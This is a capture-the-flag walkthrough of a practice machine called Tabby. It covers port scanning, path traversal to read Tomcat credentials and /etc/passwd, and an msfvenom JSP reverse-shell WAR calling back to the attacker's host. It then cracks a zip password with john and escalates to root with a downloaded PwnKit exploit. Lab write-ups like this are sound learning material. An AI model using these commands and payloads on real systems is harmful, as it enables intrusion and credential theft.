Tabby walkthrough

Index

List of pictures

Disclaimer

I do this box to learn things and challenge myself. I'm not a kind of penetration tester guru who always knows where to look for the right answer. Use it as a guide or support. Remember that it is always better to try it by yourself. All data and information provided on my walkthrough are for informational and educational purpose only. The tutorial and demo provided here is only for those who're willing and curious to know and learn about Ethical Hacking, Security and Penetration Testing.

Reconnaissance

The results of an initial nMap scan are the following:

```
┌──(root㉿k14d1u5-kali)-[/media/…/Linux/Easy/Tabby/nMap]
└─# nmap -sT -Pn -p- -sV -sC -O -A 10.10.10.194 -oA Tabby
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-19 19:16 AEST
Nmap scan report for 10.10.10.194
Host is up (0.031s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 45:3c:34:14:35:56:23:95:d6:83:4e:26:de:c6:5b:d9 (RSA)
|   256 89:79:3a:9c:88:b0:5c:ce:4b:79:b1:02:23:4b:44:a6 (ECDSA)
|_  256 1e:e7:b9:55:dd:25:8f:72:56:e8:8e:65:d5:19:b0:8d (ED25519)
80/tcp   open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
| http-title: Mega Hosting
8080/tcp open  http    Apache Tomcat
|_http-title: Apache Tomcat
|_http-open-proxy: Proxy might be redirecting requests
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=4/19%OT=22%CT=1%CU=39789%PV=Y%DS=2%DC=T%G=Y%TM=6622
OS:369B%P=x86_64-pc-linux-gnu)SEQ(SP=101%GCD=1%ISR=10C%TI=Z%CI=Z%II=I%TS=A)
OS:OPS(O1=M53CST11NW7%O2=M53CST11NW7%O3=M53CNNT11NW7%O4=M53CST11NW7%O5=M53C
OS:ST11NW7%O6=M53CST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)
OS:ECN(R=Y%DF=Y%T=40%W=FAF0%O=M53CNNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%
OS:F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T
OS:5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=
OS:Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF
OS:=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40
OS:%CD=S)

Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using proto 1/icmp)
HOP RTT      ADDRESS
1   33.79 ms 10.10.14.1
2   33.88 ms 10.10.10.194

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 35.18 seconds
```

Figure 1 - nMap scan results

Open ports are 22, 80 and 8080. So, this box has the SSH service enabled and two web application, one running on port 80 and the other one running on port 8080. Also, nMap can provide just Linux as operative system.

Initial foothold

Analyzing the web application running on port 80, one of its links (NEWS link) would access to **megahosting.htb**, so I add this entry into my **/etc/hosts** file. When I access to this link, I see that it uses a GET parameter named **file**, as shown in the following figure:



Figure 2 - External link

I can see that **megahosting.htb** is used as email domain too. I can leverage the **file** parameter to perform a directory traversal attack. Looking for the Tomcat documentation on the Internet, I found that the **/usr/share/tomcat9/etc/tomcat-users.xml** file can contain some credential. So, I try to access to this file:



Figure 3 - Tomcat configuration file with credentials

I can use these credentials to access to the host manager at the path:

$$http://10.10.10.194:8080/host-manager/html$$

The host manager looks like the following:



Figure 4 - Tomcat host manager GUI

User flag

Since I am facing Tomcat, I look for a way to upload a malicious war file. I can generate a malicious war file running the following command:

$$msfvenom\ -p\ java/jsp\_shell\_reverse\_tcp\ LHOST = 10.10.14.9\ LPORT = 5568\ -f\ war\ -o\ revshell.war$$

So, I can upload it using curl tool, as shown in the following:

Figure 5 - Upload malicious war file

Obviously, I need an opened listener to receive connection. Also, to let the shell pop up, I just need to visit the **http://10.10.10.194:8080/tmp** URL, since I uploaded the reverse shell in the **/tmp/** path and I obtain the shell:



Figure 6 - Reverse shell

However, this is not the user that has the user flag. Looking for some interesting file in the filesystem, I found the **/var/www/html/files/16162020_backup.zip**:

```
pwd
/var/www/html
ls -la
total 48
drwxr-xr-x 4 root root  4096 Aug 19  2021 .
drwxr-xr-x 3 root root  4096 Aug 19  2021 ..
drwxr-xr-x 6 root root  4096 Aug 19  2021 assets
-rw-r--r-- 1 root root   766 Jan 13  2016 favicon.ico
drwxr-xr-x 4 ash  ash   4096 Aug 19  2021 files
-rw-r--r-- 1 root root 14175 Jun 17  2020 index.php
-rw-r--r-- 1 root root  2894 May 21  2020 logo.png
-rw-r--r-- 1 root root   123 Jun 16  2020 news.php
-rw-r--r-- 1 root root  1574 Mar 10  2016 Readme.txt
cd files
ls -la
total 36
drwxr-xr-x 4 ash  ash  4096 Aug 19  2021 .
drwxr-xr-x 4 root root 4096 Aug 19  2021 ..
-rw-r--r-- 1 ash  ash  8716 Jun 16  2020 16162020_backup.zip
drwxr-xr-x 2 root root 4096 Aug 19  2021 archive
drwxr-xr-x 2 root root 4096 Aug 19  2021 revoked_certs
-rw-r--r-- 1 root root 6507 Jun 16  2020 statement
```

Figure 7 - Interesting file

Since it is a backup file, it looks very interesting. Unlucky, it is protected by a password. So, I downloaded it on my Kali machine and I tried to crack it running the following commands:

```
zip2john backup.zip > backupHash.txt
ver 1.0 backup.zip/var/www/html/assets/ is not encrypted, or stored with non-handled compression type
ver 2.0 efh 5455 efh 7875 backup.zip/var/www/html/favicon.ico PKZIP Encr: TS_chk, cmplen=338, decmplen=766, crc=282B6DE2 ts=7D85 cs=7db5 type=8
ver 1.0 backup.zip/var/www/html/files/ is not encrypted, or stored with non-handled compression type
ver 2.0 efh 5455 efh 7875 backup.zip/var/www/html/index.php PKZIP Encr: TS_chk, cmplen=3255, decmplen=14793, crc=285CC4D6 ts=5935 cs=5935 type=8
ver 1.0 efh 5455 efh 7875 ** 2b ** backup.zip/var/www/html/logo.png PKZIP Encr: TS_chk, cmplen=2906, decmplen=2894, crc=02F9F45F ts=5D46 cs=5d46 type=0
ver 2.0 efh 5455 efh 7875 backup.zip/var/www/html/news.php PKZIP Encr: TS_chk, cmplen=114, decmplen=123, crc=5C67F19E ts=5A7A cs=5a7a type=8
ver 2.0 efh 5455 efh 7875 backup.zip/var/www/html/Readme.txt PKZIP Encr: TS_chk, cmplen=805, decmplen=1574, crc=32D09CE3 ts=6A8B cs=6a8b type=8
NOTE: It is assumed that all files in each archive have the same password.
If that is not the case, the hash may be uncrackable. To avoid this, use
option -o to pick a file at a time.

john backupHash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
[redacted]        (backup.zip)
1g 0:00:00:00 DONE (2024-04-22 19:33) 1.515g/s 15701Kp/s 15701Kc/s 15701KC/s adornadis..adhi1411
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Figure 8 - Cracking zip password

Luckly, I cracked the password and I can open the zip! However, the zip itself it was not useful. Maybe this password can be used for something else. I remembered that I found a path traversal vulnerability, so I checked the **/etc/passwd file** to look for some user on the machine:

Figure 9 - /etc/passwd file via path traversal

In this way, I found a user called **ash**. So, I tried to became ash using the password I cracked before:

Figure 10 - Lateral movement

Finally, I am a true user on the machine and I can retrieve the flag (I forgot the user flag screenshot).

Privilege escalation

Now it is time to escalate my privileges. To do it, I run Linpeas.sh script and I found that the sudo version is vulnerable:

Figure 11 - Way to privesc

So, I download the Pwnkit exploit, run it on the target machine and I obtain a root shell and flag:



Figure 12 - Privesc and root flag